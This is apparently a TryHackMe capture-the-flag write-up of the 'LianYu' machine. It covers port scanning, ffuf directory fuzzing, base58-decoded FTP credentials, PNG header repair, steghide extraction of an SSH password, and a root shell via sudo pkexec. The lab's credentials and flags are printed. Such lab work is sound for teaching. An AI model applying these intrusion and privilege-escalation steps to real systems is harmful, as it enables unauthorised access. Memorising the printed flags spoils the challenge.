TL;DR
In this challenge we login to the ftp service, which its password we found after fuzzing the website. Then, we downloaded several images that after some playing gives us the ssh password for user slade.
Lastly, we move to root using sudo on pkexec.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 22 with ssh, port 80 with apache http server, port 111 with rpc and port 41596 with something unknown.
PORT      STATE SERVICE REASON         VERSION
21/tcp    open  ftp     syn-ack ttl 62 vsftpd 3.0.2
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAOZ67Cx0AtDwHfVa7iZw6O6htGa3GHwfRFSIUYW64PLpGRAdQ734COrod9T+pyjAdKscqLbUAM7xhSFpHFFGM7NuOwV+d35X8CTUM882eJX+t3vhEg9d7ckCzNuPnQSpeUpLuistGpaP0HqWTYjEncvDC0XMYBy
f7gbqWWU2pe9HAAAAFQDWZIJ944u1Lf3PqYCVsW48Gm9qCQAAAIBfWJeKF4FWRqZzPzquCMl6Zs/y8od6NhVfJyWfi8APYVzR0FR05YCdS2OY4C54/tI5s6i4Tfpah2k+fnkLzX74fONcAEqseZDOffn5bxS+nJtCWpahpMdkDzz692P6ffDjlSDLNAPn
0mrJuUxBFw52Rv+hNBPR7SKclKOiZ86HnQAAAIAfWtiPHue0Q0J7pZbLeO8wZ9XNoxgSEPSNeTNixRorlfZBdclDDJcNfYkLXyvQEKq08S1rZ6eTqeWOD4zGLq9i1A+HxIfuxwoYp0zPodj3Hz0WwsIB2UzpyO4O0HiU6rvQbWnKmUaH2HbGtqJhYuPr7
6XxZtwK4qAeFKwyo87kzg==
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRbgwcqyXJ24ulmT32kAKmPww+oXR6ZxoLeKrtdmyoRfhPTpCXdocoj0SqjsETI8H0pR0OVDQDMP6lnrL8zj2u1yFdp5/bDtgOnzfd+70Rul+G7Ch0uzextmZh7756/VrqKn+rdEVWTqqRkoUmI0T
4eWxrOdN2vzERcvobqKP7BDUm/YiietIEK4VmRM84k9ebCyP67d7PSRCGVHS218Z56Z+EfuCAfvMe0hxtrbHlb+VYr1ACjUmGIPHyNeDf2430rgu5KdoeVrykrbn8J64c5wRZST7IHWoygv5j9ini+VzDhXal1H7l/HkQJKw9NSUJXOtLjWKlU4l+/xEk
XPxZ
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPfrP3xY5XGfIk2+e/xpHMTfLRyEjlDPMbA5FLuasDzVbI91sFHWxwY6fRD53n1eRITPYS1J6cBf+QRtxvjnqRg=
|   256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDexCVa97Otgeg9fCD4RSvrNyB8JhRKfzBrzUMe3E/Fn
80/tcp    open  http    syn-ack ttl 62 Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind syn-ack ttl 62 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38512/udp   status
|   100024  1          39975/tcp6  status
|   100024  1          41596/tcp   status
|_  100024  1          41740/udp6  status
41596/tcp open  status  syn-ack ttl 62 1 (RPC #100024)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
I added lianyu.thm to my `/etc/hosts
Find ssh password hiding inside image downloaded from ftp service, secured with password inside corrupted image
I first started with fuzzing and find the endpoint /island:
┌──(agonen㉿kali)-[~/thm/LianYu]
└─$ ffuf -u 'http://lianyu.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/big.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lianyu.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

island                  [Status: 301, Size: 233, Words: 14, Lines: 8, Duration: 230ms]
:: Progress: [20481/20481] :: Job [1/1] :: 198 req/sec :: Duration: [0:02:10] :: Errors: 0 ::

I went to /island, we can see in the source code some word: vigilante.
Then, I fuzzed island too:
┌──(agonen㉿kali)-[~/thm/LianYu]
└─$ ffuf -u 'http://lianyu.thm/island/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lianyu.thm/island/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

2100                    [Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 231ms]
In the source code, it sends us to search for some .ticket file

Let’s use the -e flag at ffuf:
┌──(agonen㉿kali)-[~/thm/LianYu]
└─$ ffuf -u 'http://lianyu.thm/island/2100/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fc 403 -e .ticket

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lianyu.thm/island/2100/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Extensions       : .ticket
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

green_arrow.ticket      [Status: 200, Size: 71, Words: 10, Lines: 7, Duration: 207ms]
I went to the next URL:
http://lianyu.thm/island/2100/green_arrow.ticket

we got some encoded string RTy8yhBQdscX. With CyberChef I found that it is base58 encoded, let’s decode it:
┌──(agonen㉿kali)-[~/thm/LianYu]
└─$ echo -e 'RTy8yhBQdscX' | base58 -d
!#th3h00d
Now, we got credentials for ftp:
vigilante:!#th3h00d
I downloaded all files from the ftp service using wget:
wget -m ftp://vigilante@lianyu.thm --password '!#th3h00d'
I tried to open the file Leave_me_alone.png, but its header is broken.
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ file Leave_me_alone.png
Leave_me_alone.png: data

┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ file Queen\'s_Gambit.png
Queen's_Gambit.png: PNG image data, 1280 x 720, 8-bit/color RGBA, non-interlaced
Let’s copy the header from file Queen\'s_Gambit.png, and paste it at Leave_me_alone.png, i copy only the first 16 bytes.
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ xxd -g16 Queen\'s_Gambit.png | head -n1
00000000: 89504e470d0a1a0a0000000d49484452  .PNG........IHDR
Now, we’ll copy the header without spaces 89504e470d0a1a0a0000000d49484452, and paste it to replace the header of the corrupted image:
hexedit Leave_me_alone.png
Just save it with Ctrl+x -> Yes

Now the image isn’t broken:
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ file Leave_me_alone.png
Leave_me_alone.png: PNG image data, 845 x 475, 8-bit/color RGBA, non-interlaced

Surprisingly, the password is password.
Using this password we can extract the data from aa.jpg:
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ steghide extract -sf aa.jpg -p 'password'
wrote extracted data to "ss.zip".
Now, let’s unzip the file ss.zip:
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
Inside shado, we can find the ssh password for user
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ cat shado
M3tahuman
I didn’t manage to find any user to deal with. I went back to the ftp service, logged in again, and try to find more.

I change dir one step up, and found that there is user slade.
Another way was to download /etc/passwd and view its content:
┌──(agonen㉿kali)-[~/thm/LianYu/lianyu.thm]
└─$ tail passwd
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
uuidd:x:104:109::/run/uuidd:/bin/false
Debian-exim:x:105:110::/var/spool/exim4:/bin/false
messagebus:x:106:111::/var/run/dbus:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:108:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
slade:x:1000:1000:slade,,,:/home/slade:/bin/bash
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:110:118:ftp daemon,,,:/srv/ftp:/bin/false
vigilante:x:1001:1001:,,,:/home/vigilante:/bin/bash
Anyway, let’s try to connect to slade with the password M3tahuman
ssh slade@lianyu.thm # M3tahuman

and the user flag:
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                        --Felicity Smoak
Privilege Escalation to Root using sudo on pkexec
I checked for sudo permissions, we have on pkexec:
slade@LianYu:~$ sudo -l
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
I googled and found this https://gtfobins.github.io/gtfobins/pkexec/.
Just execute this line and spawn root shell:
sudo /usr/bin/pkexec /bin/bash

root@LianYu:~# cat /root/root.txt
                          Mission accomplished


You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.


THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                              --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825